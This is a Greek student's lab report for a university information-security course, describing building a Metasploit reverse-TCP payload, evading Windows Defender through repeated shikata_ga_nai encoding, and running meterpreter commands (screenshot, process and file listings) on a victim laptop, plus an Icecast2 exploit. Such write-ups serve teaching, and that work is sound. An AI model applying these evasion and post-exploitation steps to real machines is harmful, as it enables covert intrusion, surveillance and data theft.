ΑΣΚΗΣΗ 1

ΤΣΟΤΡΑΣ ΧΡΗΣΤΟΣ

3212017206

—

ΔΗΜΙΟΥΡΓΙΑ ΚΑΙ ΕΝΕΡΓΟΠΟΙΗΣΗ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ – ΕΚΜΕΤΑΛΛΕΥΣΗ ΕΥΠΑΘΕΙΩΝ ΣΕ WINDOWS ΕΦΑΡΜΟΓΕΣ

—


12/3/2020

ΔΗΜΙΟΥΡΓΙΑ ΚΑΚΟΒΟΥΛΟΥ ΚΩΔΙΚΑ

Για την δημιουργια του κακόβουλου κώδικα χρησιμοποιήθηκε το εργαλείο msfvenom και πιο συγκεκριμένα η παρακάτω εντολή :


-Σαν LHOST οριστηκε η ip του επιτηθώμενου υπολογιστή

-Στην πρώτη προσπάθεια δεν χρησιμοποιήθηκε encoding.



Στη συνέχεια έγινε απενεργοποίηση του αντιϊκου λογισμικού και μεταφορά του εκτελέσιμου στο λειτουργικό που πρόκειτε να δεχτεί την επίθεση.

Έπειτα έγινε χρήση του module multi/handler μέσο του msfconsole και έγιναν τα κατάλληλα set οπως φενεται στην παρακάτω εικόνα.



ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας


Μάθημα:Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων


Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,

Απο την στιγμή που ξεκίνησε ο reverse TCP handler , απομένει το θύμα να ανοίξει το εκτελέσιμο αρχείο ετσι ωστε να υπάρξει ελέγχος του υπολογιστή του.

Εφόσον έχει ανοίξει meterpreter session έχουμε μια πληθώρα επιλογών για παράδειγμα :


- Έλεγχος δικαιωμάτων πρόσβασης που έχουν αποκτηθεί







- Άντληση πληροφοριών απο το σύστημα στόχος

Πληροφορίες για το δίκτυο



Πληροφορίες για τις συνδέσεις





ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ


Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα:Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,


Πληροφορίες για τις διεργασίες που είναι ενεργές οπως και στιμγιότυπο οθόνης.



```
meterpreter > screenshot
Screenshot saved to: /home/christos/dbINOsvg.jpeg
meterpreter > ps

Process List
============

 PID   PPID  Name
 Arch  Session  User                          Path
 ---   -----  ----                          ----
 0     0      [System Process]

 4     0      System
 x64   0
 8     1004   dllhost.exe
 x64   1      LAPTOP-RIC2D6SQ\melit         C:\Windows\System32\dllhost.exe
 120   4      Registry
 x64   0
 240   1004   RuntimeBroker.exe
 x64   1      LAPTOP-RIC2D6SQ\melit         C:\Windows\System32\RuntimeBroker.exe
 296   3160   SkypeBridge.exe
 x64   1      LAPTOP-RIC2D6SQ\melit         C:\Program Files\WindowsApps\Microsoft
.SkypeApp_14.56.102.0_x64__kzf8qxf38zg5c\SkypeBridge\SkypeBridge.exe
 428   4      smss.exe
 x64   0
 664   516    csrss.exe
 x64   0
```

- Υποκλοπή στοιχείων χρηστών

Περιήγηση στους φακέλους και αναζήτηση για σημαντικά αρχεια, τα οποία μπορούν αποσπασθούν με τις εντολές download, copy.




```
meterpreter > ls
Listing: C:\Users\melit\OneDrive\Υπολογιστής
============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2020-03-12 09:55:20 +0000  COD-VIRUS.exe
100666/rw-rw-rw-  222   fil   2020-02-06 21:27:24 +0000  Rocket League.url
100666/rw-rw-rw-  282   fil   2019-06-25 14:49:33 +0100  desktop.ini
100666/rw-rw-rw-  1887  fil   2020-02-29 16:51:04 +0000  uTorrent Web.lnk
40777/rwxrwxrwx   0     dir   2020-03-12 09:57:07 +0000  ΑΣΦΑΛΕΙΑ ΧΕΡΙΑ ΨΗΛΑ
40777/rwxrwxrwx   4096  dir   2019-12-08 10:54:32 +0000  Νέος φάκελος

meterpreter > cd /..
meterpreter > ls
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2018-09-15 08:33:50 +0100  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2019-06-25 14:39:35 +0100  Documents and Settings
100666/rw-rw-rw-  9        fil   2019-06-25 14:38:55 +0100  Finish.log
40777/rwxrwxrwx   0        dir   2019-10-04 12:18:46 +0100  Games
40777/rwxrwxrwx   0        dir   2018-09-15 08:33:50 +0100  PerfLogs
40555/r-xr-xr-x   8192     dir   2018-09-15 08:33:50 +0100  Program Files
40555/r-xr-xr-x   8192     dir   2018-09-15 08:33:50 +0100  Program Files (x86)
40777/rwxrwxrwx   8192     dir   2018-09-15 08:33:50 +0100  ProgramData
40777/rwxrwxrwx   0        dir   2019-06-25 15:15:53 +0100  Recovery
40777/rwxrwxrwx   0        dir   2019-10-04 12:05:18 +0100  Riot Games
40777/rwxrwxrwx   4096     dir   2019-06-25 15:11:52 +0100  System Volume Informati
on
40555/r-xr-xr-x   4096     dir   2018-09-15 07:09:26 +0100  Users
40777/rwxrwxrwx   20480    dir   2018-09-15 07:09:26 +0100  Windows
100666/rw-rw-rw-  13529    fil   2019-06-25 14:38:55 +0100  devlist.txt
40777/rwxrwxrwx   0        dir   2018-12-07 08:40:27 +0000  eSupport
0000/---------    4336848  fif   1970-02-25 14:33:36 +0100  hiberfil.sys
0000/---------    4337088  fif   1970-02-25 14:42:40 +0100  pagefile.sys
0000/---------    4336992  fif   1970-02-25 14:37:20 +0100  swapfile.sys

meterpreter > cd
```

-Άλλες δυνατότητες όπως αναζητηση κάμερας, λήψη φοτωγραφίας απο την κάμερα.

Εφόσον έχουμε πρόσβαση στον υπολογιστή θύμα μπορούμε να κάνουμε upload και αλλα payloads και να τα ενεργοποιήσουμε χωρίς ο χρήστης να το καταλάβει.

Χρησιμοποιώντας ξανά το εργαλείο msfvenom και ρυθμίζοντας τις παραμέτρους encoding iteration με την κωδικοποίηση shikata_ga_nai για 10 φορες επιτεύχθηκε να μειωθεί η ανιχνευσιμότητα του ιού σημαντικά καθως διαπιστώθηκε οτι το windows defender live protection δεν κατάφερε να τον ανιχνεύσει.Σύμφωνα με την **virustotal.com** το payload ανιχνεύετε απο τα εξής antivirus:



AegisLab	Undetected	Alibaba	Undetected
Antiy-AVL	Undetected	Avast-Mobile	Undetected
Baidu	Undetected	BitDefenderTheta	Undetected
CAT-QuickHeal	Undetected	CMC	Undetected
Comodo	Undetected	Cyren	Undetected
eGambit	Undetected	F-Prot	Undetected
K7AntiVirus	Undetected	K7GW	Undetected
Kingsoft	Undetected	Malwarebytes	Undetected
NANO-Antivirus	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	Qihoo-360	Undetected
SUPERAntiSpyware	Undetected	TACHYON	Undetected
Tencent	Undetected	VBA32	Undetected
VIPRE	Undetected	ViRobot	Undetected

Acronis	Suspicious	Ad-Aware	Gen:Variant.Cerbu.9674
AhnLab-V3	Trojan/Win32.Swrort.C2030494	Alibaba	Gen:Variant.Cerbu.9674
SecureAge APEX	Malicious	Arcabit	Trojan.Cerbu.D25CA
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
BitDefender	Gen:Variant.Cerbu.9674	Bkav	W64.HfsRenc
ClamAV	Win.Trojan.MSShellcode-6360726-0	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.3fda43	Cylance	Unsafe
DrWeb	BackDoor.Shell.244	Emsisoft	Gen:Variant.Cerbu.9674 (B)
Endgame	Malicious (high Confidence)	eScan	Gen:Variant.Cerbu.9674
ESET-NOD32	A Variant Of Win64/Rozena.J	F-Secure	Trojan.TR/Crypt.ZPACK.Gen2
FireEye	Generic.mg.11f4e9c3fda4375f	Fortinet	W64/Rozena.Jfr
GData	Gen:Variant.Cerbu.9674	Ikarus	Trojan.Win64.Rozena
Jiangmin	Trojan.Swrort.ak	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=84)	MaxSecure	Trojan.Malware.300983.susgen

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,


Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα:Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων


Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,

ΕΚΜΕΤΑΛΕΥΣΗ ΕΥΠΑΘΕΙΩΝ ΣΕ WINDOWS ΕΦΑΡΜΟΓΕΣ

Επιλέχθηκε μια εφαρμογή μέσο της οποίας επιτεύχθηκε απομακρυσμενη πρόσβαση στο σύστημα που έγινε η επίθεση.Η εφαρμογή λέγαται icecast2 WIN32.
Πρώτα εγινε download του module και προστέθηκε στον φάκελο modules του Metasploit-framework με όνομα 16763. Έγινε use και στη μεταβλητή RHOSTS μπήκε η ip του θύματος.Τελος ενεργοποιήθηκε το exploit.



Όταν ο χρήστης άνοιξε την ευπαθή εφαρμογή αμέσος ενεργοποιήθηκε meterpreter session δίνοντας πρόσβαση στον υπολογιστή.



ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα:Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Αναπληρώτρια Καθηγήτρια
Εργαστηριακός Διδάσκων: Αναστασία Δούμα,

ΠΗΓΕΣ

-https://www.youtube.com/watch?v=ubXCiJ0fl-k&t=631s
-https://www.youtube.com/watch?v=8lR27r8Y_ik
-https://www.youtube.com/watch?v=ZfwxcAsZgWw
-https://www.youtube.com/watch?v=CtVH0MCv3DI
-https://www.youtube.com/watch?v=ly0mCcop4Zk&t=590s
-https://www.youtube.com/watch?v=qH8Igk2wF90
-https://www.youtube.com/watch?v=3TkYhq09XBs&t=430s
-https://null-byte.wonderhowto.com/how-to/hack-like-pro-ultimate-command-cheat-sheet-for-metasploits-meterpreter-0149146/

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Διδάσκων: Μαρία Καρύδα,

Εργαστηριακός Συνεργάτης: Αθανάσιος Μπαζάκας

Μάθημα:Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Αναπληρώτρια Καθηγήτρια Εργαστηριακός Διδάσκων: Αναστασία Δούμα,